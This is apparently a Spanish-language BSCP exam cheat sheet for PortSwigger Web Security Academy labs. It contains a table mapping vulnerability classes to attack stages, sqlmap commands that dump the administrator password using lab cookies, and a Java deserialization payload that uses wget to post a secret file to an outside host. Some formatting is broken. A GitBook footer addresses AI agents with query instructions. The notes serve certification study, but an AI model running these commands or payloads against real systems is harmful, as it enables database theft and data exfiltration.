> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/es/web/bscp-certification-practical-guide.md).

# BSCP y exámenes de práctica

Notas de la guía práctica de certificación BSCP para los laboratorios de PortSwigger Web Security Academy, incluyendo flujo de explotación, pruebas de payload, validación con Burp Suite y contexto de remediación.

### Certificación BSCP - Hoja de trucos

{% hint style="danger" %}
**BSCP (Burp Suite Certified Practitioner)** es una **PortSwigger** certificación que valida habilidades avanzadas en **aplicaciones web invasivas**. / Evalúa la capacidad de identificar y explotar vulnerabilidades reales usando **Burp Suite** en un entorno práctico. / Esta certificación es reconocida en el campo de **ciberseguridad** como prueba de experiencia técnica en seguridad ofensiva.
{% endhint %}


<table data-full-width="false"><thead><tr><th data-type="content-ref"></th><th data-type="checkbox">Etapa 1: Obtener acceso a cualquier usuario</th><th data-type="checkbox">Etapa 2: Escalada de privilegios</th><th data-type="checkbox">Etapa 3: Objetivo de acceso al sistema de archivos</th></tr></thead><tbody><tr><td><a href="/es/web/sql-injection.md">Inyección SQL</a></td><td>false</td><td>true</td><td>true</td></tr><tr><td><a href="/es/web/xss.md">Secuencias de comandos entre sitios (XSS)</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/es/web/csrf.md">Falsificación de solicitud entre sitios (CSRF)</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/es/web/clickjacking.md">Clickjacking</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/es/web/dom.md">Vulnerabilidades DOM</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/es/web/cors.md">CORS</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/es/web/xxe.md">Inyección XXE</a></td><td>false</td><td>false</td><td>true</td></tr><tr><td><a href="/es/web/ssrf.md">SSRF</a></td><td>false</td><td>false</td><td>true</td></tr><tr><td><a href="/es/web/request-smuggling.md">Contrabando de solicitudes HTTP</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/es/web/command-injection.md">Inyección de comandos del SO</a></td><td>false</td><td>false</td><td>true</td></tr><tr><td><a href="/es/web/ssti.md">Inyección de plantillas del lado del servidor</a></td><td>false</td><td>false</td><td>true</td></tr><tr><td><a href="/es/web/path-traversal.md">Recorrido de rutas</a></td><td>false</td><td>false</td><td>true</td></tr><tr><td><a href="/es/web/access-control.md">Control de acceso</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/es/web/authentication.md">Autenticación</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/es/web/websockets.md">WebSockets</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/es/web/cache-poisoning.md">Envenenamiento de la caché web</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/es/web/deserialization.md">Deserialización insegura</a></td><td>false</td><td>false</td><td>true</td></tr><tr><td><a href="/es/web/information-disclosure.md">Divulgación de información</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/es/web/business-logic.md">Lógica de negocio</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/es/web/host-header.md">Ataques al encabezado Host</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/es/web/oauth-authentication.md">Autenticación OAuth</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/es/web/file-upload.md">Carga de archivos</a></td><td>false</td><td>false</td><td>true</td></tr><tr><td><a href="/es/web/jwt.md">Ataques JWT</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/es/web/essential-skills.md">Habilidades esenciales</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/es/web/prototype-pollution.md">Contaminación de prototipos</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/es/web/graphql.md">GraphQL</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/es/web/race-conditions.md">Condiciones de carrera</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/es/web/nosql-injection.md">Inyección NoSQL</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/es/web/api-testing.md">Pruebas de API</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/es/web/llm-web-attacks.md">Ataques web a LLM</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/es/web/web-cache-deception.md">Engaño de caché web</a></td><td>false</td><td>false</td><td>false</td></tr></tbody></table>

#### Burp Suite — Escaneo (recordatorios)

* **Escaneo completo del dominio**
* Identificar/probar **puntos de inyección** directamente en **Repeater**

***

#### SSRF — Referencia rápida

* Objetivo local: `localhost:6566`

#### Recursos / Listas útiles

* **Hojas de referencia de XSS**
* **nombres de usuario**
* **contraseñas**
* **listas de palabras**
* **cargas útiles**
* **SQLi**
* **sqlmap**

<details>

<summary>Escaneo de cargas útiles</summary>

<pre class="language-bash" data-overflow="wrap"><code class="lang-bash"><strong>sqlmap -u "https://&#x3C;TARGET_HOST>/filtered_search?find=&#x26;organize=5&#x26;order=ASC&#x26;BlogArtist=" /
</strong>  -p order /
  --level=5 /
  --risk=3 /
  --batch /
  --threads=10 /
  --cookie="session=&#x3C;SESSION_COOKIE_VALUE>; _lab=&#x3C;LAB_COOKIE_VALUE>"
</code></pre>

* -DBMS=db/\_type --force-DBMS

</details>

<details>

<summary>Ejemplo de escaneo</summary>

{% code overflow="wrap" %}

```bash
sqlmap -u "https://0a1400b40315d2b281a58fd100800004.web-security-academy.net/filtered_search?find=&organize=5&order=ASC&BlogArtist=" /
  -p order /
  --level=5 /
  --risk=3 /
  --batch /
  --threads=10 /
  --sql-query="SELECT password FROM users WHERE username='administrator'" /
  --dbms=PostgreSQL --force-dbms
  --cookie="session=wQNQm4WZ02ejWneR9Pk9jLFj0CyhL6ZK; _lab=46%7cMCwCFFlBvtBGUO72q7EOE9BRElfWPqyZAhQU6FcgzznQodiX5Tl8CsBk3Z%2bI9k1Wq1bc8fahR4IhUOCdfA1mZQupxKDL9hIHaaFhDD0pHN7AryzO0yL91mmU7MQwQB36UQhzJXMmld2gz%2byaV%2fPoyNwaSVS5yLQREbtaTXV15Kv05MM%3d"
```

{% endcode %}

/--columns -T users -D public

/--dump -T users -C username,password

</details>

* **metodología**
* \*\*deserialización de Java (Java 8) \*\*

```bash
CommonsCollections6 '/usr/bin/wget --post-file /home/carlos/secret https://...'
```

#### Suposiciones de comportamiento (labs)

* Cada aplicación tiene un \*\*máximo de un usuario activo\*\*, conectado ya sea por **usuario** o por **admin**.
* Este usuario \*\* vuelve a la página principal cada 15 segundos\*\*.
* Lo hace **hace clic en todos los enlaces** presentes en los correos electrónicos enviados por la aplicación.
* El servidor en funcionamiento y su función \*\*

<figure><img src="https://754079710-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-5c80594314e705af358a559f11576c64a6480949%2Fimage%20(69).png?alt=media" alt=""><figcaption></figcaption></figure>


---

# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.

Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:

```
GET https://hacking-notes.jord4n.pro/es/web/bscp-certification-practical-guide.md?ask=<question>&goal=<user_goal>
```

`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.

The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.